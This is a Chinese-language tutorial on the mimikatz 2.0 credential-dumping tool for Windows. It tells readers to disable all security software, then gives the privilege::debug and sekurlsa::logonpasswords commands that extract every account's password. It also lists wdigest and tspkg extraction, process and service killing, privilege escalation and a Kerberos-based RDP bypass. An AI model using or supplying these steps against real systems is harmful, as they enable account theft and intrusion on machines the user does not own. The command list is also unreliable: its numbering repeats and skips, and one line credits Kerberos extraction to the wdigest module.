mimikatz2.0 是一款面向 Windows 系统的密码提取工具,操作门槛低、上手容易,能够快速获取系统登录密码。新版本可借助已取得的 kerberos 登录凭据,跳过启用了 RestrictedAdmin 模式的 win8 或 win2012svr 远程终端(RDP)身份验证环节。建议将 RestrictedAdmin 模式登录设为默认禁用。运行 mimikatz2.0 前需先退出本机所有安全软件,该程序具有黑客工具性质,安全软件未关闭时无法正常启动。

获取Windows密码的操作并不复杂,使用mimikatz2.0版本时,仅需执行两条命令即可完成:
1、先运行mimikatz2.0。这个版本提供32位与64位两种,按照自己电脑的系统位数选用对应版本即可。如果不清楚系统是几位,可以在“计算机”上点右键进入“属性”,在系统类型一栏查看。
2、启动后先键入 privilege::debug 以获取调试权限
2、随后键入 sekurlsa::logonpasswords 指令以提取密码
3、提取本机全部账户的Windows密码
一、常规的操作使用命令
1.mimikatz # cls:用于清除当前界面显示内容,作用与DOS中的cls命令相近。
2.mimikatz # exit --> 执行该命令即可退出mimikatz程序
3.mimikatz #version -->查询当前所用mimikatz的版本信息
二、系统操作层面的指令:system
mimikatz #system::user:用于查看当前登录的系统用户。
2.mimikazt #system::computer --> 取得当前计算机的名称
三、服务器终端需执行的命令:ts
mimikatz #ts::sessions:用于列出当前存在的会话信息
2.mimikatz #ts::processes windows-d.vm.nirvana.local --> 列出服务器上的进程及其对应 PID 等信息
四、系统服务管理会用到的命令:service
五、系统进程操作所涉及的命令:process
六、系统线程相关操作通过 thread 命令完成
七、系统句柄相关操作可通过 handle 命令完成
八、涉及加密功能的操作,需通过 crypto 命令来完成。
九、注入操作通过 inject 命令执行
十、其他基础命令
1.cls清屏
2.exit退出
查看mimikatz版本信息
4.help:获取帮助说明
system::user 用于查询当前已登录的系统用户
通过 system::computer 查看计算机名称
process::list 用于列出当前进程。
8.process::suspend 进程名称 用于将指定进程挂起
9.process::stop 进程名称:终止对应进程
10.process::modules 用于展示系统核心模块及其所在路径。
11.service::list 用于列出系统当前的服务项
12.service::remove 用于卸载系统中的服务项
13.service::start stop服务名称 用于启动或停止指定服务
privilege::list 用于展示权限清单
privilege::enable 用于启用一项或多项权限
借助 privilege::debug 进行权限提升
在运行窗口输入 nogpo::cmd 即可启动系统的命令提示符程序。
18.nogpo::regedit 调出系统注册表
19.nogpo::taskmgr 调出任务管理器
ts::sessions 用于列出当前存在的会话
ts::processes 用于列出当前进程及其对应的 PID 信息。
22.sekurlsa::wdigest 提取本机账户信息与登录口令
sekurlsa::wdigest 模块可用于提取 Kerberos 用户的相关信息及其密码数据。
24.sekurlsa::tspkg 用于提取 tspkg 相关的用户信息与密码
sekurlsa::logonPasswords 命令用于获取已登录用户的账户信息与密码数据








(您的评论需要经过审核才能显示)
0条评论